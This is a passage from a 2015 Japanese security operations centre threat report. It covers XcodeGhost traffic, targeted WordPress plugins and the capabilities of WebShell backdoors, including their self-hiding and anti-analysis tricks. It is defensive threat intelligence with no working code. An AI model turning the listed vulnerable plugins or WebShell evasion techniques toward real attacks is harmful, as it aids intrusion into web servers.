LAC
株式会社ラック


INSIGHT

vol.11

August 15, 2016


JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.11



1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts pour over communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.


This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.
We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period
October 01, 2015 to December 31, 2015

Devices used
This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.



2 Executive Summary

This report aims to shine a light on the analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

- **Unauthorized Web server manipulations by WebShells**


  Numerous attacks have been detected that attempt to upload files to Web servers in an unauthorized manner. This type of attack traffic targets vulnerabilities in commonly used content management system (CMS) applications, such as WordPress and Joomla!. The purpose of this type of attack is to upload a backdoor known as a "WebShell" for the unauthorized manipulation of Web servers, and actual damages have been reported. This report describes what capabilities a WebShell has and provides countermeasures against it, along with what to do to detect unauthorized file upload at an earlier stage, based on these actual damages.

- **Increasing ransomware-infected traffic**

  Traffic infected with a type of malware known as "ransomware" has been detected. Ransomware encrypts a document, video, image, or other similar file stored on a computer and takes the data hostage and requests a ransom. Ransomware infection occurs when executing an exploit kit guided through an altered website or a file attached to a suspicious email. Especially, the middle of December 2015 saw an increase in the number of emails with file attachments that might cause ransomware infection.

- **Joomla! vulnerabilities reported one after another**

  Between October and December 2015, Joomla! was reported to have multiple vulnerabilities, including the initially reported one (0-day) against which there was no countermeasure available. From immediately after the first Joomla! vulnerability was reported, JSOC has repeatedly detected numerous instances of such attack traffic that exploits these vulnerabilities. If an attack against Joomla! succeeds, the attacker may execute an arbitrary command or steal internal information from a database.



3 Trends in Severe Incidents at the JSOC


3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by IDS/IPS, sandboxes, and firewalls, and assign one of four incident severity levels according to the nature of the incident and the degree of impact that the incident has on monitored targets. Of the four severity levels, "Emergency" and "Critical" indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels


Type	Severity	Description
Severe incident	Emergency	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high or for which a failed attempt at an attack is not confirmed This indicates that the incident is due to malware infection.
Reference incident	Warning	Incident for which a failed attempt at an attack is confirmed or no real damage is confirmed
	Informational	Incident that does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows the changes in the number of severe incidents during the collection period. During the period, no noteworthy trend change was found in the severe incidents related to attacks from the Internet, and there was no significant change in the number.
The number of severe incidents that occurred in intra-networks increased in October 2015 ([1] in Figure 1). The increase is due to XcodeGhost-contaminated iOS application traffic detected at multiple customers.




* Eight days of statistics from December 24 to 31

Figure 1 Changes in the number of severe incidents (October to December 2015)



3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.
In the number of severe incidents related to attacks from the Internet, the collection period saw a decrease (down to 156 from 289) compared to the period from July to September 2015. This decrease is due to decreased severe incidents of HeartBleed attacks and suspicious file upload attacks against hosts in customer environments. The HeartBleed attack decrease is attributed to the completion of the implementation of countermeasures at customers where such attacks occurred. The number of severe incidents of cross-site scripting increased, but there was no notable change in the attacking method.



a. July to September 2015 **b. October to December 2015**

Figure 2 Breakdown of severe incidents related to attacks from the Internet





Figure 3 shows a breakdown of severe incidents of suspicious traffic that occurred in intra-networks.
In the number of severe incidents that occurred in intra-networks, the collection period saw an increase (up to 288 from 212) compared to the period from July to September 2015. The increase is due to many incidents of XcodeGhost-contaminated iOS application traffic detected at multiple customers ([1] in Figure 3-b). XcodeGhost traffic is described later in 3.3.1.
In September, there were many incidents of traffic infected with "ZeusVM,"[1] a variant of Zeus that targeted Internet banking account information, but the number of this type of incident decreased from October.



a. July to September 2015 **b. October to December 2015**

Figure 3 Breakdown of severe incidents of suspicious traffic that occurred in intra-networks


3.3 Attack traffic detected numerous times

This section introduces attack and other notable traffic that was detected numerous times during the collection period.

3.3.1 iOS application contamination with XcodeGhost

In the middle of September 2015, an iOS application contaminated with XcodeGhost that stole personal information was released by App Store operated by Apple, Inc., and was known to be installable.[2]
XcodeGhost embeds attacking code when an iOS application is built in an environment with an unauthorized, altered version of the Apple-approved development tool, "Xcode." This problem does not occur with any application built with an official version of Xcode released by Apple, Inc.

[1] JSOC INSIGHT vol.10 4.1 "Relationship between increasing exploit kits and ZeusVM"
http://www.lac.co.jp/security/report/pdf/20160106_jsoc_j001w.pdf
[2] Malware XcodeGhost Infects 39 iOS Apps, Including WeChat, Affecting Hundreds of Millions of Users
http://researchcenter.paloaltonetworks.com/2015/09/malware-xcodeghost-infects-39-ios-apps-including-wechat-affecting-hundreds-of-millions-of-users/



XcodeGhost has a characteristic of generating HTTP traffic against a specific host after infection, and User-Agent in the HTTP traffic contains a character string deemed as the contaminated iOS application name.
Table 2 shows the contents of User-Agent used in communication with XcodeGhost-contaminated iOS applications.

Table 2: Detected User-Agent contents used in communication with XcodeGhost

下厨房/4.2.4 CFNetwork/711.1.16 Darwin/14.0.0
网易云音/2.8.3 CFNetwork/758.1.6 Darwin/15.0.0
DragonOnline/1.0.3 CFNetwork/758.0.2 Darwin/15.0.0
WeChat/6.2.5.19 CFNetwork/711.5.6 Darwin/14.0.0
CamScanner Lite/3.8.1.12060 CFNetwork/758.0.2 Darwin/15.0.0

* **Bold characters** indicate the name and version of the infected iOS application.

Some of the User-Agent instances shown in Table 2 use Chinese, and the Accept-Language of their HTTP headers often uses "zh-cn," from which it can be guessed that the contaminated iOS application is related to China. Probably, unofficial, altered Xcode has been obtained, for example, through file-sharing sites in China, and iOS applications developed with such Xcode have been widespread. The increased use of such unofficial Xcode has occurred because Xcode is large (several GB) in file size, and its unofficial version can be downloaded faster in China than the official installation file that needs to be downloaded from App Store.

Figure 4 shows changes in the number of severe incidents of XcodeGhost infection.
Many XcodeGhost-infected traffic incidents have been detected at academic institutions. This is likely because personal iOS terminals with an XcodeGhost-contaminated application installed have been connected to campus networks. In addition to academic institutions, XcodeGhost traffic has also been found in a wide variety of businesses, such as those relating to finance, construction, electrical appliances, information and communication, agriculture, forestry and fisheries, and transportation equipment, although the number of incidents is small. This is likely because iOS terminal applications used for their businesses were not managed appropriately, and terminals that were not well managed were connected to their organization networks.





Figure 4 Changes in the number of XcodeGhost-related severe incidents



To protect against XcodeGhost, review and ensure or establish rules for using mobile terminals and application management in your organization. For business use of mobile terminals such as iOS terminals, the Japan Smartphone Security Association (JSSEC) has released the "Security Guideline for using Smartphones and Tablets."[3] Please refer to this publication.

3.3.2 Attack traffic originating from a specific network range allocated to France

From the beginning of November, JSOC has detected many incidents of attack traffic originating from a specific network range (195.154.128.0/17) allocated to France.
This kind of attack traffic has altered target websites using the PUT method or has investigated Web-based management tools, such as database management tools and CMS applications, for vulnerabilities. Similar trends are observed among many customers, regardless of their type of business, thus these attacks likely involve the use of a certain tool.
Figure 5 shows changes in the number of detected attacks originating from the network range allocated to France. As shown in the figure, this type of attack traffic started from the beginning of November. The number of such incidents significantly changed during the collection period, but there was no change in what was attacked and how these attacks were made. Our investigation into the IP addresses of targeted hosts shows that these attacks were made against all JSOC customers. That is, these attacks were likely to target all hosts in the IPv4 address space, and it is deemed that the number of attacks detected increased when attack traffic was concentrated in the network range of JSOC customers. During the collection period, there was no incident that caused severe impact. To reduce the risk of such attacks, it is recommended to implement appropriate access control with a network device such as a firewall against a host that will repeat indiscriminate attacks for an extended period, according to your organization's use.





Figure 5 Changes in the number of detected attacks originating from a specific network range allocated to France

[3] Security Guideline for using Smartphones and Tablets
https://www.jssec.org/dl/guidelines_v2.pdf



4 Topics of This Volume

4.1 Unauthorized Web server manipulations by WebShells

4.1.1 Detection status of attack traffic that attempts unauthorized file upload, and target vulnerabilities

JSOC has detected many incidents of attack traffic that attempts unauthorized file update to Web servers. The detected traffic contents vary, but their main targets are CMS applications. They often target a plugin or theme for a CMS application widely used in Japan, including WordPress or Joomla!, and especially, many attacks against WordPress have been continuously detected.

Figure 6 shows the number of attacks that JSOC detected during the collection period. These attacks targeted a vulnerability in a WordPress plugin or theme and attempted unauthorized file upload.




Figure 6 Number of detected incidents of attack traffic that attempted unauthorized file upload (WordPress)

Table 3 shows some WordPress plugins and themes that have been detected to be targeted and that are likely to be targeted by attack traffic. Of these plugins and themes, the most often detected vulnerability-targeting attacks are made against "Slider Revolution" (commonly known as "Revslider") and "Showbiz Pro" from ThemePunch.




Table 3: WordPress plugins and themes likely to be targeted

DZS ZoomSounds	Simple Ads Manager
Gravity Forms	**Slider Revolution**
InBoundio Marketing	Ultimate Product Catalogue
MailPoet Newsletters	Uploadify
N Media Website Contact Form	WP All Import
PageLines	WP Symposium
ReFlex Gallery	WPshop eCommerce
Showbiz Pro	jQuery File Upload

* Listed in alphabetical order

* Red indicates a plugin against which attacks were most often detected.

In addition to what is listed in Table 3, WordPress plugins and themes are used by many people, and any vulnerability detected will have significant impact. Some WordPress themes contain a plugin, and users may unknowingly install the plugin. Such a plugin may not be updated, and if it has a vulnerability, it may be left unaddressed, causing a risk.
In addition, users may be concerned that updating a theme may cause the layout to be corrupted and may hesitate to actively apply an updated version. Attackers will target a plugin or theme vulnerability that has been left unaddressed and for which the likelihood of a successful attack is higher. Review what impact such an attack will have on your environment, and ensure that you are using a latest version.

4.1.2 WebShell capabilities and an overview of how they work

Nowadays, attacks from the Internet have been attempting unauthorized file upload by targeting various Web vulnerabilities. Many of the malicious files that these attacks attempt to upload are those used by the attacker to hack and manipulate a targeted Web server. These files work as backdoors, known as a "WebShell."
A WebShell is a program file used to manipulate a Web server and is often written in a PHP language version. In addition to this, many other programming language versions such as Java and Perl versions have also been confirmed.
Web server manipulation capabilities vary, depending on the WebShell, and can be classified as follows.




Table 4: Common WebShell capabilities and an overview of how they work


Capability	Overview
Information collection from a Web server	Collects physical information from the server (CPU type, installed memory size, hard disk capacity, and OS type), the version of Apache or PHP, and information about running processes
File manipulation	Uploads, downloads, or deletes files, or changes their contents A WebShell may have a built-in simplified editor for file manipulation.
Support for OS command execution	Supports OS command execution through a website as if an OS command were entered from the terminal
Database connection	Provides a Web interface that connects to a database in the server with the WebShell installed or in another server within the same network
FTP connection	Provides a Web interface that connects to an FTP service in the server with the WebShell installed or in another FTP server within the same network
Login brute force attack against other hosts	Provides a capability to make login brute force attacks against public services on other hosts, such as SSH or TELNET
Text manipulation tool	Provides a variety of capabilities including URL encoding/decoding, BASE64 encoding/decoding, and MD5 and SHA1 hashing
Self-deletion	Deletes the WebShell itself when it is no longer necessary

In addition to those used for Web server manipulation, some WebShells also implement self-hiding and anti-analysis capabilities as shown below.

- Session management capabilities and restricted access to main WebShell capabilities when it is not logged in
- Response to a specific User-Agent (for example, a search crawler, etc.) with inactive content
- Response with "404 Not Found" when the WebShell is accessed from a browser, but with the execution of a specified command only when such is specified for a particular parameter

A WebShell is designed to use these capabilities to make it difficult to find and analyze it easily. Some WebShells are originally written by the attackers, and some are modified versions of a WebShell made public on the Internet.
Figure 7 shows an example of a detected WebShell.

a. Screen display before login



b. Screen display after login

Figure 7 Example of a WebShell detected (WSO)

Figure 7 shows a WebShell known as "Web Shell by oRb" (WSO) that implements many capabilities including session management (login processing). Before the login, the WebShell capabilities are hidden, and what the file is cannot be seen at a glance ([a] in Figure 7). However, after the login, it can be found out that the WebShell implements many Web server manipulation capabilities ([b] in Figure 7).

